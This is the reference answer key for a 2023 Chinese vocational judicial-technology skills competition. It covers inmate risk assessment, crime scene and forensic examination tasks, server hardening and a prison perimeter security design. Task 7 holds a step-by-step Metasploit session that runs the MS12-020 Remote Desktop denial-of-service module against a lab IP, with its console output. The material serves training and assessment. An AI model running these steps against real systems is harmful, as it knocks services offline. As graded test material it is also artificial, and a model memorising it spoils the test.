2023年全国职业院校技能大赛高职组
GZ087司法技术赛题 参考答案

模块一：刑事侦查技能模块

任务1.狱情分析与研判（100分）

一、制表目标（20分）

此次需要制作**一个**《XX监狱高危罪犯认定审批表》，罪犯对象为**曾犯。**

二、制作要点（65分）

1.体现罪犯个人基本信息内容（10分）

2.对“现实表现”的描述（20分）

3.对“危险情况”的描述（25分）

4.表格规范性（10分）

注意：表格制作中**“危险情况”尽量用下列术语进行描述。**

（一）经心理测试和危险性评估，认定有重大潜在危险、需要进行严格管控的罪犯；

（二）原判死缓限制减刑，在改造中情绪波动较大，存在脱逃、行凶、自杀等现实危险的罪犯；

（三）曾有脱逃、行凶、自杀经历，对改造前途失去信心的罪犯；

（四）家庭发生重大变故，或者在改造中受到重大挫折，导致情绪极不稳定的罪犯；

（五）有军警等特殊经历及其他特殊技能，存在脱逃、行凶、自杀及其他现实危险的罪犯；

（六）多次因狱内又犯罪或者严重违规违纪被调监改造，改造态度消极，严重对抗改造的罪犯；

（七）极端仇视政府和监狱人民警察，存在重大袭警、行凶报复、挟持人质等现实危险的罪犯；

（八）有明显的行凶、报复倾向，经多次教育仍然我行我素、拒不悔改的罪

犯；

（九）出现明显精神异常，且有严重暴力倾向，普通管控措施已不足以消除其现实危险性的罪犯；

（十）其他具有高度危险性，一般防范措施难以管控到位，需要严加管控的罪犯。

XX 监狱高危罪犯认定审批表

<table>
<tr><td>姓　名</td><td></td><td>性　别</td><td></td><td rowspan="4">照
片</td></tr>
<tr><td>民　族</td><td></td><td>出生日期</td><td></td></tr>
<tr><td>罪　名</td><td></td><td>刑期起止</td><td></td></tr>
<tr><td>家庭住址</td><td colspan="3"></td></tr>
<tr><td>现实表现及危险情况</td><td colspan="4">责任警察：
年　　月　　日</td></tr>
<tr><td>监区意见</td><td colspan="4">年　　月　　日</td></tr>
<tr><td>狱侦科或狱政科意见</td><td colspan="4">年　　月　　日</td></tr>
<tr><td>分管监狱领导意见</td><td colspan="4">年　　月　　日</td></tr>
</table>

注：该表一式三份，监狱狱侦科或狱政科存一份、服刑人员心理健康指导中心存一份、监区存一份（入高危罪犯专档）。

任务 2.现场勘查（100 分）

一、如何开展现场勘查工作？（60 分）

1.现场保护：以发现女尸躯干地、女尸头颅地、三轮车停放地三处为重点部位，分别往外围扩大搜索范围，找到可能相关的最远处的痕迹物证，以此为半径，并往外适当扩大范围画出现场保护圈。（15 分）。

2.现场搜索：对保护圈内所有与案件可能相关的足迹、血迹、工具痕迹、车辆痕迹、遗留犯罪工具和其他物品进行全面搜寻（15 分）。

3.实地勘验：遵循先整体巡视、再局部观察、后个体勘验的顺序，科学客观全面仔细推进（15 分）。

4.现场访问：围绕几处现场的发现者、报案人、现场保护者先迅速及时开展调查访问工作；结合访问所得，对周边进行走访（15 分）。

二、遇害时间是何时？说明理由（40 分）

遇害时间为 xx 月 xx 日晚 19:00-23:00 之间（10 分）。依据：

1、死者胃内食物的消化程度分析（10 分）。

2、尸体现象分析：尸僵存在、尸斑不明显（10 分）。

3、结合调查访问看到的可疑人员进出现场的时间点，进行综合分析（10 分）。

任务 3.刑事案件侦查综合分析（100 分）-

一、案件性质（50 分）

本案是因某种矛盾纠纷引起的杀人案件（20 分）。原因如下：

1.水中发现的尸体，肺组织中检出硅藻（10 分）。

2.尸体双手、双脚被捆绑（10 分）。

综上，被害人是四肢被捆绑后，后被抛入水中溺亡（10 分），因此属于杀人

案件。

二、作案动机（35 分）

本案属于杀人案件，结合犯罪行为人的作案手段，图财杀人的动机较小，其作案动机很可能出于报复。

模块二：物证检验技术

任务 4.手印鉴定技术应用（100 分，平台比对评分）

一、指印分析（60 分）

可能系右手拇指，纹形可能为箕型纹或无法判断均得分，具备鉴定条件

二、识别指印特征的方法（40 分）

1.目测：在自然光或其它光源下，通过目测或借助放大镜进行观察和辨认。

2.显微检验：对于通过目测难以辨别的特征，可借助显微镜进行观察和识别，具体操作应按相应仪器的检验规程进行。

3.仪器检测：对于模糊指印可用视频光谱仪（或多波段光源）进行检验，获得清晰的显示结果。

4.测量：用具备测量功能的工具对指印特征之间的相对位置、比例关系等进行测量。

5.专用指印比较仪：用专门进行指印比对的仪器对指印特征及其相互关系等进行系统的比较、测量、标识和分析等。

6.理化分析仪器：用以确定指印介质的理化特性，包括视频光谱仪、傅里叶变换红外光谱仪、激光拉曼光谱仪、扫描电镜/X 射线能谱仪等，具体的操作应按相应仪器的检验规程进行。

7.实验分析：对一些难以确定的特征可根据检材形成的条件进行模拟实验分析。模拟实验分析应在鉴定文书中说明。

任务 5.印章印文鉴定技术应用（100 分，平台比对评分）

一、在日常鉴定工作中，根据印文特征的价值，对支持鉴定意见的主要印文特征可按哪些原则和方法进行标识？（70 分）

答：标识原则和方法如下：

1)印文特征的标识应客观全面、简明扼要，标识符号不应对辨识印文特征造成干扰；

2)检材与样本印文之间应用相同颜色标识符合特征，用不同颜色标识差异特征；

3)当检材或样本中出现多枚印文时，应使用不同颜色的标识加以区别；

4)宜用红色色系标识符合特征，用蓝色或深色色系标识差异或变化特征；

5)对有疑问或难以确定的印文特征，可标识为“？”或作文字说明；

6)宜使用《印章印文鉴定技术规范》GB/T37231-2018 附录 A 中的标识符号，对各种印文特征进行标识；

7)宜保存未对印文特征进行标识的特征比对表，以便对标识的印文特征进行对照核查。

二、重叠比对法检验（30 分）

以五角星（或其他图案、文字）为基准进行重叠比对，制作重叠比对图示，并得出明显否定同一结论（30 分）。

任务 6.笔迹鉴定技术应用（200 分，平台比对评分）

笔迹鉴定意见书制作（200 分）

1.笔迹特征比对表制作规范，特征标示准确，支撑检材字迹-1、检材字迹-2 分别与样本字迹均系同一人笔迹的结论。

2.笔迹鉴定文书制作规范、理据充分、表述精准、适用标准准确，得出检材字迹-1、检材字迹-2 分别与样本字迹均系同一人笔迹的结论。

模块三：监所网络安全和信息系统运维模块

任务 7. 司法信息管理系统渗透测试-MS12_020（100 分）

1. 20 分

```
msf6 > search ms12_020

Matching Modules
================

   #  Name                                                Disclosure Date  Rank
    Check  Description
   -  ----                                                ---------------  ----
    -----  -----------
   0  auxiliary/dos/windows/rdp/ms12_020_maxchannelids  2012-03-16       norm
al  No     MS12-020 Microsoft Remote Desktop Use-After-Free DoS
   1  auxiliary/scanner/rdp/ms12_020_check                               norm
al  Yes    MS12-020 Microsoft Remote Desktop Checker


Interact with a module by name or index. For example info 1, use 1 or use aux
iliary/scanner/rdp/ms12_020_check
```

2. 20 分

```
msf6 > use auxiliary/dos/windows/rdp/ms12_020_maxchannelids
msf6 auxiliary(dos/windows/rdp/ms12_020_maxchannelids) >
```

3. 20 分

```
msf6 auxiliary(dos/windows/rdp/ms12_020_maxchannelids) > set RHOSTS 192.168.1
.109
RHOSTS ⇒ 192.168.1.109
msf6 auxiliary(dos/windows/rdp/ms12_020_maxchannelids) > set RPORT 3389
RPORT ⇒ 3389
msf6 auxiliary(dos/windows/rdp/ms12_020_maxchannelids) >
```

4. 20 分

```
msf6 auxiliary(dos/windows/rdp/ms12_020_maxchannelids) > show options

Module options (auxiliary/dos/windows/rdp/ms12_020_maxchannelids):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS   192.168.1.109    yes       The target host(s), range CIDR identifi
er, or hosts file with syntax 'file:<path>'
   RPORT    3389             yes       The target port (TCP)
```

5. 20 分

```
msf6 auxiliary(dos/windows/rdp/ms12_020_maxchannelids) > exploit
[*] Running module against 192.168.1.109

[*] 192.168.1.109:3389 - 192.168.1.109:3389 - Sending MS12-020 Microsoft Remo
te Desktop Use-After-Free DoS
[*] 192.168.1.109:3389 - 192.168.1.109:3389 - 210 bytes sent
[*] 192.168.1.109:3389 - 192.168.1.109:3389 - Checking RDP status...
[-] 192.168.1.109:3389 - Auxiliary failed: Rex::HostUnreachable The host (192
.168.1.109:3389) was unreachable.
[-] 192.168.1.109:3389 - Call stack:
[-] 192.168.1.109:3389 -   /usr/share/metasploit-framework/vendor/bundle/ruby
/2.7.0/gems/rex-socket-0.1.25/lib/rex/socket/comm/local.rb:283:in `rescue in
create_by_type'
[-] 192.168.1.109:3389 -   /usr/share/metasploit-framework/vendor/bundle/ruby
/2.7.0/gems/rex-socket-0.1.25/lib/rex/socket/comm/local.rb:263:in `create_by_
type'
[-] 192.168.1.109:3389 -   /usr/share/metasploit-framework/vendor/bundle/ruby
/2.7.0/gems/rex-socket-0.1.25/lib/rex/socket/comm/local.rb:33:in `create'
[-] 192.168.1.109:3389 -   /usr/share/metasploit-framework/vendor/bundle/ruby
/2.7.0/gems/rex-socket-0.1.25/lib/rex/socket.rb:49:in `create_param'
[-] 192.168.1.109:3389 -   /usr/share/metasploit-framework/vendor/bundle/ruby
/2.7.0/gems/rex-socket-0.1.25/lib/rex/socket/tcp.rb:37:in `create_param'
[-] 192.168.1.109:3389 -   /usr/share/metasploit-framework/vendor/bundle/ruby
/2.7.0/gems/rex-socket-0.1.25/lib/rex/socket/tcp.rb:28:in `create'
[-] 192.168.1.109:3389 -   /usr/share/metasploit-framework/lib/msf/core/explo
it/remote/tcp.rb:105:in `connect'
[-] 192.168.1.109:3389 -   /usr/share/metasploit-framework/modules/auxiliary/
dos/windows/rdp/ms12_020_maxchannelids.rb:51:in `is_rdp_up'
[-] 192.168.1.109:3389 -   /usr/share/metasploit-framework/modules/auxiliary/
dos/windows/rdp/ms12_020_maxchannelids.rb:151:in `run'
[*] Auxiliary module execution completed
```

任务 8.服务加固 SSH\IIS（Windows，Linux）（100 分）

图 1（10 分）




图 2（10 分）




图 3（20 分）




图 4（20 分）




图 5（20 分）

```
停止 sshd:                                                 [确定]
正在启动 sshd:                                             [确定]
[root@localhost 桌面]# vim /etc/ssh/sshd_config
[root@localhost 桌面]# service sshd restart
停止 sshd:                                                 [确定]
正在启动 sshd:                                             [确定]
[root@localhost 桌面]# netstat -anlp | grep sshd
tcp        0      0 0.0.0.0:2222                0.0.0.0:*                   LISTEN      27
230/sshd
tcp        0      0 127.0.0.1:6010              0.0.0.0:*                   LISTEN      24
69/sshd
tcp        0      0 192.168.18.138:22           192.168.18.100:7594         ESTABLISHED 24
69/sshd
tcp        0      0 192.168.18.138:22           192.168.18.100:7598         ESTABLISHED 24
75/sshd
tcp        0      0 :::2222                     :::*                        LISTEN      27
230/sshd
tcp        0      0 ::1:6010                    :::*                        LISTEN      24
69/sshd
```

图 6（10 分）





图 7（10 分）



任务 9.监狱周界防范物联网综合平台组建方案（100 分）

M 省 J 监狱迁建工程需要对监狱周界防范物联网综合平台进行重新设计和建设，监狱周界防范物联网综合平台属于软硬结合的项目，涉及硬件设施设备和采集报警控制系统软件。请按以下要素点设计 M 省 J 监狱周界防范物联网综合平台组建方案（设备设施统一用中文名描述）。

1.封面、目录

1.1 封面：M 省 J 监狱周界防范物联网综合平台组建方案。

1.2 目录：需求分析、建设目标、建设内容、资金预算（略）等等。（至少包含需求分析、建设目标、建设内容、资金预算等 4 块内容，否则不得分）

2.列举监狱周界防范物联网设施设备

振动隔离网（震动光纤）、脉冲电网、泄漏电缆、主动红外探测、微波探测、视频（摄像头）巡查、红外夜视系统、无人机巡查、机器人巡查、无人自动驾驶车辆巡查等等。（类似通用表述监狱周界防范物联网设施设备至少 4 种，共 20 分,少 1 种扣 5 分）

3.列举监狱周界防范物联网综合平台安全需求

防火墙、入侵检测设备、入侵防范设备、堡垒机、网络行为审计系统、杀毒软件。（类似通用表述安全设施设备名称至少 2 种，否则不得分）

4.列举监狱周界防范物联网综合平台系统集成（接口）需求

与监狱数据中心对接、与监狱指挥中心对接、与视频监控系统对接、与报警系统对接。（类似至少 2 种，必须包含与报警系统对接，否则不得分）

5.平台逻辑架构图或网络拓扑图

5.1 图中包含至少两层（级）架构：

（1）采集层：振动隔离网（震动光纤）、脉冲电网、泄漏电缆、主动红外探测、微波探测、视频（摄像头）巡查、红外夜视系统、无人机巡查、机器人巡查、无人自动驾驶车辆巡查等等。

（2）数据汇聚层：物联网综合平台、物联网中间件等。

5.2 图中包含安全设施设备（至少 1 种）：

防火墙、入侵检测设备、入侵防范设备、堡垒机、网络行为审计系统、杀毒软件等等。

5.3 图中有周界报警信息标识（出现“报警”字样）。